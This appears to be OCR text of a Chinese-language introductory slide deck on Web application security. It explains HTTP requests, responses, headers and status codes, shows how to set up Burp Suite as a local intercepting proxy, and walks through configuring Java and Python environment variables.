
WEB應用安全基礎

Web應用安全概述

WEB應用

Web應用是一種基於流覽器/伺服器（Browser/Server，B/S）架構、通過HTTP協議提供服務的應用系統。中國移動的官方網站就是一個典型的Web應用。




Web應用的主要組件

Web应用的主要组件

Web應用的主要組件

- Web应用分为**服务器端**和**客户端**两部分。
- 服务器端通过Web中间件为客户端提供服务。
- 客户端通过Web浏览器来访问Web程序。
- 服务器端和客户端之间通过Web协议进行通信。



Web应用安全现状

Web应用的迅速发展也引起黑客们的强烈关注，由于Web应用程序功能性和交互性的不断增强，对应的Web漏洞和恶意攻击层出不穷，导致各种安全事件频繁发生。这些针对Web应用的安全事件**轻则篡改网页内容；重则是在网页中植入恶意代码**，使得访问者受到侵害；**更为严重的则是窃取企业内部重要数据**。Web应用安全已成为最广泛、危害性最大的安全问题，如何保证Web应用的安全已成为安全界关注的重点问题。

抓包基礎及HTTP協議講解

HTTP協議

HTTP介紹

- HTTP （超文本傳輸協議）
- HTTP設計用來將超文本標記語言 (HTML) 文檔從 Web 伺服器傳送到 Web 流覽器
- HTTP是一個請求和回應協議：客戶機發送請求， 服務器對請求給出回應
- HTTP 使用可靠的TCP 連接，默認TCP端口是80。
- 承載於TLS或SSL協議層之上，默認端口為443。（https）

HTTP協議

HTTP通信過程

1、建立TCP連接

2、web流覽器向伺服器發送請求命令

3、web伺服器接收請求

4、web伺服器處理請求

5、web伺服器應答

6、發送回應報文

7、web伺服器關閉TCP連接

8、記錄日誌

設置代理

- 根據協議的學習我們瞭解HTTP協議分為兩個部分：請求和回應。
- 而平時流覽網頁，請求報文是經過流覽器包裝好的，不通過工具直接訪問只能夠控制很少的部分。
- 要想真正的人為控制與伺服器交互，只能通過代理抓包的方法。
- 代理：作為客戶端和服務器的中間者，在利用http協議交互時，所有請求和回應都不會直接發送給目標而是由代理接受和轉發。

HTTP協議

流覽器代理設置

- 進入流覽器的“選項”
- 配置網路代理“設置”
- 通常在本機（代理在本機上）進行抓包
- 設置ip地址為127.0.0.1端口為任意空閒端口並記錄（代理模式為 http代理）

HTTP協議


Burpsuite代理設置

- 進入burpsuite的proxy選項
- 點擊Options設置欄
- 選中需要的代理地址點擊edit進行配置
- 將IP和端口設置為與流覽器中相同的選項

HTTP協議

抓包實踐

- 切換到proxy功能中的Intercept窗口
- 將intercept選項置為On開啟狀態
- 流覽器訪問任意網頁， Burp即可抓取到請求報文



HTTP協議

HTTP請求報文

- HTTP 請求（ Requests）由請求行、消息報頭、請求正文三個部分組成
- 請求行：方法， URL ， 協議/版本（ Method-URI-Protocol/Version）
- 消息報頭(Request headers)
- 請求正文（ Entity body）

HTTP協議

HTTP請求方式

序号	方法	描述
1	GET	请求指定的页面信息，并返回实体主体。
2	HEAD	类似于 GET 请求，只不过返回的响应中没有具体的内容，用于获取报头
3	POST	向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST 请求可能会导致新的资源的建立和/或已有资源的修改。
4	PUT	从客户端向服务器传送的数据取代指定的文档的内容。
5	DELETE	请求服务器删除指定的页面。
6	CONNECT	HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。
7	OPTIONS	允许客户端查看服务器的性能。
8	TRACE	回显服务器收到的请求，主要用于测试或诊断。
9	PATCH	是对 PUT 方法的补充，用来对已知资源进行局部更新 。

HTTP協議

HTTP请求首部

Host:主要用於指定被請求資源的Internet主機和端口號
User-Agent:向服務端傳遞客戶端操作系統、流覽器、和其他屬性
Referer:包含一個URL,代表當前URL的上一個URL
Cookie:是一段文本，通常來表示請求者的身份
Range:Range可以請求實體部分內容，多線程下載一定會用到此請求頭
x-forward-for:即XFF頭，代表請求端的IP,也可以是多個，中間用逗號隔開
Accept:用於指定客戶端接收哪些MIME類型的資訊
Accept-Charset:.用於指定客戶端接收的字元集

HTTP協議

HTTP响应

- HTTP 响应（ Responses) 也包含三个部分:状态行、消息报头、响应正文
- 状态行：协议状态代码描叙（ Protocol-Status code-Description）
- 消息报头（ Response headers）
- 响应正文（ Entity body）

HTTP協議

HTTP回應

·1、狀態行：HTTP.Version Status-Code Reason-Phrase
·HTTP-Version表示伺服器HTTP協議的版本;
·Status.-Code表示伺服器發回的回應狀態代碼
·Reason-Phrase表示狀態代碼的文本描述。
狀態代碼有三位數字組成，第一個數字定義了回應的類別，且有五種可能取值:
1xx:指示信息-表示請求已接收，繼續處理，範圍是100~101
2xx:成功-表示請求已被成功接收、理解、接受，範圍是200~206
3xx:重定向-要完成請求必須進行更進一步的操作，範圍是300~305
4xx：客戶端錯誤-請求有語法錯誤或請求無法實現，範圍是400~415
5xx：伺服器端錯誤-伺服器未能實現合法的請求，範圍是500~505
2、回應報頭
3、回應正文就是伺服器返回的資源的內容

HTTP協議

HTTP常见状态码

- 200：客户端请求成功
- 302：重定向
- 404：请求的资源不存在
- 400：客户端请求有语法错误，不能被服务器所理解
- 401：请求未授权
- 403：服务器收到请求，但是拒绝提供服务
- 500：服务器内部错误
- 503：服务器当前不能处理客户端的请求，一段时间后可能恢复正常

HTTP協議


HTTP响应首部

- 响应头：是服务器根据客户端发送的请求返回的内容
  - Server:服务器所使用的Web服务器名称
  - Set-Cookie:向客户端设置Cookie
  - Last-Modified:服务器通过这个头信息告诉浏览器，资源的最后修改时间
  - Location:告诉浏览器去访问那个页面 ，浏览器接收到这个请求后会立刻访问Location头所指向的页面
  - Refresh:服务器通过Refresh头告诉浏览器定时刷新浏览器

常用基礎環境配置


JAV環境變數配置

找到高級系統設置




選擇環境變數


新建系統環境變數



JAV環境變數配置




變數名通常寫為JAVA_HOME
變數值就是Java安裝路徑，擔心寫錯的話，就在電腦文件資源管理器中Java安裝目錄的地址欄中複製地址：




JAV環境變數配置

環境變數添加完成後，在系統變數裏找到Path，點擊編輯:




然後添加如下資訊：%JAVA_HOME%\bin




Python環境配置

安裝的時候，勾選Add python to path



